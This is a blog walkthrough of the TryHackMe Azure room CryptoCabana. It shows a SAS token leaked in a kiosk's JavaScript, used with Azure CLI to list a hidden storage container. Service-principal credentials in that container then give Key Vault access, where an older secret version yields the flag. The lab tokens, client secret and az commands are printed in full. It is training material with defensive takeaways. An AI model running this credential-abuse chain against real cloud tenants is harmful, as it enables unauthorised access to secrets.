Writeups // Article
CryptoCabana | TryHackMe Room Writeup
A beginner-friendly walkthrough of CryptoCabana, a TryHackMe Azure challenge involving a leaked SAS token, exposed service-principal credentials, and Key Vault secret versions.
Walkthrough quick reference
Distinctive clues, files, accounts, and techniques covered in this solution:
- cryptocabanaf5scjagc
- seed_phrase.txt
- backup-service-account.json
- master-key
- key-shard-2
Welcome to my writeup for the TryHackMe room CryptoCabana, part of the Hacker Holidays series. This Azure challenge began with a storage credential exposed in client-side JavaScript, continued into a hidden blob container, and ended by recovering an older version of a secret from Azure Key Vault.
Spoiler warning: This walkthrough reveals the complete solution path. The flag and its individual shards are masked, but the room’s intentionally exposed lab credentials are shown.


The room first provides a short tutorial explaining how to open the Azure CLI through Azure Cloud Shell. Follow those instructions before continuing with the challenge. The Cloud Shell session is ephemeral, but that is fine for the commands used here.
Concierge Briefing
The scenario says that a guest’s cryptocurrency wallet was emptied even though the transaction had not been signed by him. He had previously backed up his seed phrase through the CryptoCabana kiosk, whose landing page promised, “Backed up. Sleep easy.”
The objectives were:
- Pull apart what the kiosk hands out for free before you’ve even clicked anything.
- Follow that trust somewhere the kiosk’s own page never once points you.
- Somewhere in there is a second, more valuable set of keys — and a vault that won’t give up the real values on the first ask.

Mia’s hint reinforced the idea that the backup service was leaking more than it should:
Inspecting the Backup Kiosk
The room provided a URL for the CryptoCabana backup kiosk. The site contained a single form asking for a recovery phrase and promised to store it in a private vault.

The first objective suggested that there was more to the page than its visible form, so I viewed the page source. Near the bottom, the HTML loaded a script named app.js.


Opening that file revealed a hardcoded Azure Storage account name, the backups container name, and a complete Shared Access Signature (SAS) token.
const STORAGE_ACCOUNT = "cryptocabanaf5scjagc";
const BACKUPS_CONTAINER = "backups";
const BACKUP_SAS = "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D";

function backupPhrase() {
  const phrase = document.getElementById("phrase").value.trim();
  const status = document.getElementById("status");
  if (!phrase) {
    status.textContent = "Enter a phrase first.";
    return;
  }

  const blobName = "backup-" + Date.now() + ".txt";
  const url =
    "https://" + STORAGE_ACCOUNT + ".blob.core.windows.net/" +
    BACKUPS_CONTAINER + "/" + blobName + "?" + BACKUP_SAS;

  fetch(url, {
    method: "PUT",
    headers: { "x-ms-blob-type": "BlockBlob" },
    body: phrase,
  })
    .then((res) => {
      status.textContent = res.ok
        ? "Backed up. Sleep easy."
        : "Backup failed (" + res.status + ").";
    })
    .catch(() => {
      status.textContent = "Backup failed — network error.";
    });
}
I will admit that this was the point where my experience ended and I entered unfamiliar territory. I knew almost nothing about the Azure CLI before starting, so I had a lot of help from DeepSeek while working out the commands. I will explain the process as clearly as I can.
The application used those values to construct a Blob Storage URL and upload the submitted phrase directly from the browser. A SAS token is a signed query string that delegates specific access to Azure Storage without revealing the account key. That does not make it harmless: anyone who obtains the token receives all of the access encoded into it until it expires or is revoked.
The most important parameters in this token were:
ss=b: the token applied to the Blob service;srt=sco: it was valid at the service, container, and object resource levels;sp=rl: it granted read and list permissions;se=2099-12-31T23:59:59Z: it remained valid until the end of 2099.
The web application only used the SAS token for its intended backups container, but the token’s scope was much broader.
Enumerating the Storage Account
I copied the leaked token into Azure Cloud Shell and used it to list every container in the storage account:
az storage container list \
  --account-name cryptocabanaf5scjagc \
  --sas-token "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D" \
  --query "[].name" -o tsv
The command returned three containers:
$web
backups
vault

The $web container is the standard container used by Azure Storage static website hosting. The JavaScript already explained the purpose of backups. The vault container was new, and it matched the second objective’s instruction to follow the kiosk’s trust somewhere its page did not mention.

I listed the blobs inside it:
az storage blob list \
  --container-name vault \
  --account-name cryptocabanaf5scjagc \
  --sas-token "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D" \
  --query "[].name" -o tsv
Two files were present:
backup-service-account.json
seed_phrase.txt
Testing the Seed Phrase
The filename seed_phrase.txt looked promising, so I downloaded it first:
az storage blob download \
  --container-name vault \
  --name seed_phrase.txt \
  --file /tmp/seed_phrase.txt \
  --account-name cryptocabanaf5scjagc \
  --sas-token "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D"

cat /tmp/seed_phrase.txt
Its contents were:

velvet cabana rebuild scatter obvious wallet drift lagoon punchline receipt orbit shrimp

I tried submitting the phrase through the earlier form, but the backup failed. It was not the final answer.
That left the other blob, backup-service-account.json.
Finding the Service Principal
I downloaded and opened the JSON file:
az storage blob download \
  --container-name vault \
  --name backup-service-account.json \
  --file /tmp/backup-service-account.json \
  --account-name cryptocabanaf5scjagc \
  --sas-token "?sv=2022-11-02&ss=b&srt=sco&sp=rl&se=2099-12-31T23:59:59Z&st=2024-01-01T00:00:00Z&spr=https&sig=ZAo05W8KXdSLM9afYCNGogNRV2N5a6aB4dQI3LXz%2Fh0%3D"

cat /tmp/backup-service-account.json
It contained the following values:
{
  "client_id": "dbcf2923-e4eb-4b72-a0a4-688aa1185cf5",
  "client_secret": "UBX8Q~xM6vawWZ5u2C-VhLlsB2Cx2dAuxcrAlbRg",
  "key_vault_name": "ccabana-kv-f5scjagc",
  "key_vault_uri": "https://ccabana-kv-f5scjagc.vault.azure.net/",
  "note": "CryptoCabana backup automation account. Rotate this if it ever leaves the vault. -- IT",
  "tenant_id": "8f8c5f8e-42d3-4ceb-97ad-241bbf446d6c"
}
This file exposed a service principal’s client ID, client secret, tenant ID, and the name of an Azure Key Vault. The earlier vault was only a Blob Storage container; this file now pointed to the actual Azure Key Vault service.
I authenticated as the service principal:
az login --service-principal \
  -u "dbcf2923-e4eb-4b72-a0a4-688aa1185cf5" \
  -p "UBX8Q~xM6vawWZ5u2C-VhLlsB2Cx2dAuxcrAlbRg" \
  --tenant "8f8c5f8e-42d3-4ceb-97ad-241bbf446d6c"
In a real environment, a service-principal secret should be treated like a password. Anyone who possesses it can act with that identity’s assigned permissions.
Enumerating Azure Key Vault

After signing in, I listed the secret names in the disclosed Key Vault:
az keyvault secret list \
  --vault-name "ccabana-kv-f5scjagc" \
  --query "[].name" -o tsv
There were four:
key-shard-1
key-shard-2
key-shard-3
master-key
The obvious first choice was master-key:
az keyvault secret show \
  --vault-name "ccabana-kv-f5scjagc" \
  --name "master-key" \
  --query value -o tsv
Azure denied the request:
(Forbidden) Caller is not authorized to perform action on resource.

The service principal could enumerate the vault’s secret names, but its authorization did not allow it to read master-key. I tried the three shards instead:
az keyvault secret show --vault-name "ccabana-kv-f5scjagc" --name "key-shard-1" --query value -o tsv
az keyvault secret show --vault-name "ccabana-kv-f5scjagc" --name "key-shard-2" --query value -o tsv
az keyvault secret show --vault-name "ccabana-kv-f5scjagc" --name "key-shard-3" --query value -o tsv
The first and third secrets returned the beginning and end of the flag:
key-shard-1: THM{[REDACTED]
key-shard-3: [REDACTED]}
The current value of key-shard-2 was a clue rather than the middle of the flag:
Rotated this after IT flagged it -- old value should still be recoverable if you know where to look.

Recovering the Older Secret Version
Azure Key Vault creates a new version when a secret is updated. The older value is not necessarily gone just because a new value has become current. The clue therefore pointed toward the version history of key-shard-2.
I listed its versions:
az keyvault secret list-versions \
  --vault-name "ccabana-kv-f5scjagc" \
  --name "key-shard-2" \
  -o json
The response contained two versioned secret IDs. Their creation times showed that 3d6492d2c6f74123bc754a9ded22b2a0 was the older version:
3d6492d2c6f74123bc754a9ded22b2a0  created 2026-07-28T01:05:05+00:00
c922c422ffb34671a902389c372314f1  created 2026-07-28T01:05:07+00:00
I supplied the older version ID explicitly when requesting the secret:
az keyvault secret show \
  --vault-name "ccabana-kv-f5scjagc" \
  --name "key-shard-2" \
  --version "3d6492d2c6f74123bc754a9ded22b2a0" \
  --query value -o tsv
That returned the missing middle fragment.

Putting the values together in numerical order produced the complete flag:
key-shard-1 + old key-shard-2 + key-shard-3
                    ↓
              THM{[REDACTED]}

Why the Exploit Chain Worked
No single interface revealed the final secret directly. The compromise depended on following one overextended trust relationship into another:
Public static website
        ↓
SAS token embedded in app.js
        ↓
Read and list access across the storage account
        ↓
Hidden vault container
        ↓
Exposed service-principal credentials
        ↓
Azure Key Vault access
        ↓
Readable secret shards and version history
        ↓
Reconstructed flag
The kiosk needed to upload backups, yet the public token granted read and list access at the service, container, and object levels. That excessive scope exposed a container the application never referenced. The container then held a long-lived credential with access to another service, turning a storage leak into a broader identity compromise.
Rotating key-shard-2 also did not remove its previous value. The old version remained addressable, and the compromised service principal retained enough permission to retrieve it.
Takeaways
CryptoCabana demonstrated several practical Azure security lessons:
- treat JavaScript, page source, and network requests as public information;
- scope SAS tokens to the narrowest service, resource type, container, permission set, and lifetime possible;
- do not give an upload-only web workflow read and account-wide list access;
- never store service-principal credentials in a location reachable with a public client-side token;
- use managed identities where possible so applications do not need long-lived client secrets;
- apply least privilege independently to both storage access and Key Vault access;
- remember that rotating a Key Vault secret creates a new version but does not automatically make old versions inaccessible;
- revoke or remove compromised credentials and obsolete secret versions instead of relying on rotation alone.
This was a wonderful room, and what made it even better was how much I learned while solving it. The Azure CLI was unfamiliar at the beginning, but the chain became much easier to understand once I separated the three forms of trust involved: the SAS token, the service principal, and the Key Vault secret versions.
And we’re done!